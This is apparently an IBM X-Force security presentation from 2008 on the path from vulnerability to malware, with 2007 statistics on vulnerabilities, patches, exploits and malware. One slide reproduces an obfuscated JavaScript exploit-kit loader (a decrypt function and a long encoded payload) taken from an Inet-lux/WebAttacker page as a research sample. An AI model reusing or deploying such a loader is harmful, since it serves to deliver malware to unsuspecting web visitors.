

NUOVI PERCORSI PER LA PUBBLICA AMMINISTRAZIONE

Dr. Jean Paul Ballerini
L'Evoluzione delle Minacce in
Rete

IBM ITALIA aderisce al progetto Impatto Zero® di LifeGate.
Riduce e compensa le emissioni di Co2 con la creazione di nuove foreste.





**NUOVI PERCORSI PER LA
PUBBLICA AMMINISTRAZIONE**



Agenda

IBM Internet Security Systems' X-Force

The vulnerability to malware lifecycle

IBM ISS X-Force strategy to protect ahead of the threat

IBM ISS X-Force holistic research approach



BASTA PARLARE INIZIAMO A FARE


© 2008 IBM Corporation



NUOVI PERCORSI PER LA
PUBBLICA AMMINISTRAZIONE



X-Force



BASTA PARLARE **INIZIAMO A FARE**

© 2008 IBM Corporation



**NUOVI PERCORSI PER LA
PUBBLICA AMMINISTRAZIONE**



Agenda

IBM Internet Security Systems' X-Force

The vulnerability to malware lifecycle

IBM ISS X-Force strategy to protect ahead of the threat

IBM ISS X-Force holistic research approach



BASTA PARLARE INIZIAMO A FARE

© 2008 IBM Corporation



NUOVI PERCORSI PER LA
PUBBLICA AMMINISTRAZIONE



The vulnerability to malware lifecycle

- Phase 1: The Vulnerability
- Phase 2: The Patch
- Phase 3: The Exploit
- Phase 4: Malware Delivery

© MARK ANDERSON, ALL RIGHTS RESERVED WWW.ANDERTOONS.COM



"Bad news. Our spyware is apparently
a double agent."



BASTA PARLARE **INIZIAMO A FARE**

© 2008 IBM Corporation



2007 Vulnerability Highlights

- 6437 total vulnerabilities disclosed
- Fewer vulnerabilities were publicly disclosed in 2007 in comparison to 2006—a 5.4% decrease overall.
- Nearly 90 percent of 2007 vulnerabilities could be remotely exploited, up by 1% from 2006.
- Although total vulnerability disclosures went down, the number of reported high severity vulnerabilities increased by 28% in comparison with 2006.

Vulnerability Disclosures per Year




Figure 7: Total Vulnerability Disclosures from 2000 – 2007
© Copyright IBM Corporation 2008

Vulnerabilities' Consequences 2007




Figure 12: Vulnerabilities' Consequences in 2007
© Copyright IBM Corporation 2008






An Attackers Perspective

- The most valuable vulnerabilities are those that are:
 - Remotely Exploitable
 - Will allow access to the host
- In 2007:
 - Remotely Exploitable = **89.4%**
 - Gain Access = **50%**
- Trend is continuing towards “**High Value**” vulnerabilities
 - Not necessarily traditional “**High Impact**” vulnerabilities





Patch Availability Date



Y-Axis

- days between patch and disclosure date in days

X-Axis

- disclosure date

Data


- 1,551 patches
- 15% before disclosure
- 54% at disclosure
- 31% after disclosure

Courtesy: Stefan Frei, ETH Zurich – <http://www.techzoom.net/risk/>





Exploit Availability Date



Y-Axis

- days between exploit and disclosure date in days

X-Axis

- disclosure date

Data

- 3,428 exploits
- 23% before disclosure
- 58% at disclosure
- 19% after disclosure

Courtesy: Stefan Frei, ETH Zurich – <http://www.techzoom.net/risk/>





Patch to Exploit

- Legitimization of reverse engineering and exploit development
- Freeware tools promote 'kudos' and legitimacy framework to exploit release
 - Metasploit project
- Commercial groups focus on developing exploits for patched vulnerabilities
 - Vulnerability scanners
 - Protection reviews
 - "Weaponization" contracts
 - False negative/positive reduction





Providers - Inet-lux


- WebAttacker Toolkit
 - DIY malware creation kit, less than \$20
- Framework for distributing and using new exploits
 - Cycle through vulnerabilities until one works
- “Managed Exploit Providers”

DON'T GO TO THEIR WEBSITE!





NUOVI PERCORSI PER LA PUBBLICA AMMINISTRAZIONE



```
TextPad - [F:\webfuscate\inetlux-0906_before.htm]
File Edit Search View Tools Macros Configure Window Help
<script language=JavaScript>function decrypt_p(x){var l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=
Array(63,23,60,12,56,28,59,7,41,55,0,0,0,0,0,62,39,13,10,33,32,35,48,4,46,27,51,22,3,34,31,14,57,29,38,26,30,15,20,21,19
,43,0,0,0,0,36,0,11,49,53,54,17,18,0,45,16,2,9,58,1,37,40,25,61,24,6,50,5,47,8,44,52,42);for(j=Math.ceil(l/b);j>0;j--){
{r='';for(i=Math.min(l,b);i>0;i--){w=(t[x.charCodeAtAt(p++)-48])<<s;if(s){r+=String.fromCharCode(165^w&255);w>=8;s--}
else{s=6}}alert(r)}}
decrypt_p("uSp6bFUludBtkvxc0tP4JN1ZpdP4_7@So@TSbKU28M@SDM3tClrcHa3Gpzz2x701EvkzvLrDuLrDuLrDuS8qbK01E1ry51BGrCryg9RyCTxcLa4
So@TduLrDuLrDuLrDuLw6EA0AsA3Kgv5ySY5cL1o97M5KHVBKCOqAiOrtBTRGgV3biA5ysT5t3M2teJ3bXJBFrF1ZuLrDuLrDuLrDpzoqbK01EvkzvS8NhMPQD
vkzvSQQz7P0JN1ZptP4OT5t3M2teJPhXJRDx7PS7zxQkK3Ga7hQH1hc7LoNJLwzvS8csOBKX7RDeKRCgFQDeM59eZ4KHVBbLJ2c31Ry7LrtHvxGiYxGgFQDvY2
yHJwb1K5ceO4So@TDVY2cufIbeKxta7V9XM3Sx1pDc@TDVY2cuTI4xZocHOBBwFQDTsB9XM3S71pDuN1Zo@TDDMMqts7BKCV5DNM5yKM2cLKxta9cQ8Jv6DKwzV
LrDulBzvLrDuLrDuLrDuLrDut2GudotSA3Kgv5ySY5cLwKlJJItwihtaM2teK@tL7BbkA3Gm9cQ8JV6DA4DSZ3tXZ2tgv5yx7@D3twzvLrDuLrDuLrDuLrDuLr
Dulqcg7By1v5DCJUt3M2teJPhXJqNjM5ySZ3tXZ2tgv5yKM2cLKxta9cQ8Jv6DA4DSZ3tXZ2tgv5yx7@D3IocXA3Ke94DkUwFUNBzvLrDuLrDuLrDuLrDuxj5tL
M3zvLrDuLrDuLrDuLrDuLrDulqcg7By1v5D_OqcHKRFXSrnkLpNkXtoArF1ZuLrDrF1ZuLwzvL4yHORDSaP61JvblK5ceFQDB7RyX08NCTBGsMqc37B9sYxwBvw
KaVxtCTxG3F4b3vxN3M5nYLQ_aTxG3OoAo@TD3V5DBI3bYKxGH7ht1vwbX1q1HF3GrNQDcKxb1ZxcCV5yut@teM2caM5yujU9XAxt1M2c7twzvLrDuLrDuLrDuLrDuLr
LrDc@TduLrDuLrDuLrDuL4yHORDxM@ygOhc3Z2trI3bYKxGH7ht1vwbX1q2gOhc3Z2tUN1ZuLrDuLrDvY2cutP4XA3beVxt1F3SaY2y3a3beZ2caLRtH7qGCOBtUN1ZuLr
DuLrD3V5DBtP4XA3beVxt1F2NLM3b1J5KBu023vfn1UwFufwSuNwn3N1ZuLrDuLrDUF1ZuLrDuLrDUFMRtkVVG1JBKCV3Ssa3Kgv5yvxv2GCOBtH7BKCV2NH
1RocK2tCOq2gOhc3Z2tUN1ZuLrDuLrDuLrDcY5ys9513JRyRPPyKa22gOhc3Z2taTrckK5yBUoA7toAo@CzvLrDuLrDuLrDuLrDuLrDuLwzvLrDuLrDuLrDuLrDuLr
b1146KFI@YM2cLlDrLo4g7q2gOhc3Z2tBUo9XdQQXjP_S1kNepIQAFwnWT@4wfPQ_MkNXLP_Xf8QYLPaiLpnrOwFULwzvLrDuLrDuLrDut2GudrFvV11VBG1
Jh0XNVDrLkFMPPrFvV11VBG1Jh01NOSLdknXtwF@TduLrDuLrDuLrDuLo9uLwQs7BKCV5251BGrf8AuLwdu@TduLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
DuLrDuLrDuLrDuLrDuLrDuLrDuLrDcZrD3V5DvV1uNpDiIrnAtpAWLQNXLot11rK3a5KgOBzvLrDuLrDuLrDuLrDufIbeKxta7V9XM3S11pDuNRDc@TduLrDuLrDuLr
LrDc@TduLrDuLrDuLrDc@TduLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
DuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
UQAc@TduLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
DuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
LrDc@TduLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
LrDc@TduLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
DuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
ScY5ys9513JRy@K3@UN1ZuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
Lo9uLwzvLrDuLrDuLrDuLrDuLrDdM2cYKxbg1Vbs63SdM2cYKxbg1Vbs62NLMqbl7qceB@3FUN1ZuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
EjloqgOqy3J3GcYxbP6pDc@TduLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
U4lg7hcsY5cgoFwFo@TduLo9c@TduLrDuLrDuLrDVFQtHVBKjY5yCOqNiJBG1YIGgv5yat2tmM59zV5FjPPK1M2GC9hE31kzvN1ZuLrDuLrDut2Gud4KufwSuNwn3N1
ZuLrDuLrDulBzvLrDuLrDuLrDuLrDuLr4Kr@x7FPFK1M2GC9hN7IrtgvxGe9xAo@TduLrDuLrDuLrDuLrDvY2cuP41v3bwM3SaY2y3a3beZ2cajhcgOBQjM2tevociOxce
ORFVKoAc@TduLrDuLrDuLrDuLrDPFQ4FZ0tHF3Gat2tmM59zV5F7L4D31kzvLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
DFVI@aY3tgFQ4FZ0tHF3GatBy7JRy19rnk13FULwzvLrDuLrDuLrDuLrDuLwdo@TduLrDuLrDuLrDuLrDFVI@YM2cLFQ4FZ0tHF3GatRckK5yBU4N7toAo@TduLrDuLrDuLr
LrD3V5DBP@41VBG1Jh01NODrNpDiV5GgV3KaM5G3N1ZuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
zvLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
LwzvLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
cL6Vn4FkSXt4EMd44FZ0yggOhc@Ok@pjKf3LwzvLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
Lk_wjpn71kzvLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
bwF8QNKI@XY2cHFxF7NiqXPkNXLQ_71pDuLrDuN1ZuLrDuLrDuLrDuLrDuLrDuLrDrF1ZuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLrDuLr
vrtCJ3beKxtaF8QNKI@dJ2c31RyPTI4xZocHOBBw6kzvS8NLJ2c31RyJN1Zpz4Qz7P0JN1Zpzr6bFU1JN1Z")</script>
```



BASTA PARLARE INIZIAMO A FARE

© 2008 IBM Corporation



2007 Malcode Highlights

- X-Force collected and analyzed nearly 410,000 new malware samples in 2007, almost a third more than it researched in 2006.
- Trojans represent the largest category of malware in 2007—109,246 varieties account for 26% of all malware.
- The most frequently occurring malware on the Internet was Trojan.Win32.Agent— 26,573 varieties in 2007 account for 24% of all Trojans.
- The most common worm in 2007 was Net-Worm.Win32.Allapple with 21,254 varieties. It is a family of polymorphic worm that propagates by exploiting Windows® vulnerabilities instead of using e-mail.




Figure 20: 2007 Malcode Characterization Breakdown
© Copyright IBM Corporation 2008




Figure 31: 2007 Malcode Additions
© Copyright IBM Corporation 2008





**NUOVI PERCORSI PER LA
PUBBLICA AMMINISTRAZIONE**



Agenda

IBM Internet Security Systems' X-Force

The vulnerability to malware lifecycle

IBM ISS X-Force strategy to protect ahead of the threat

IBM ISS X-Force holistic research approach




BASTA PARLARE INIZIAMO A FARE

© 2008 IBM Corporation



NUOVI PERCORSI PER LA PUBBLICA AMMINISTRAZIONE

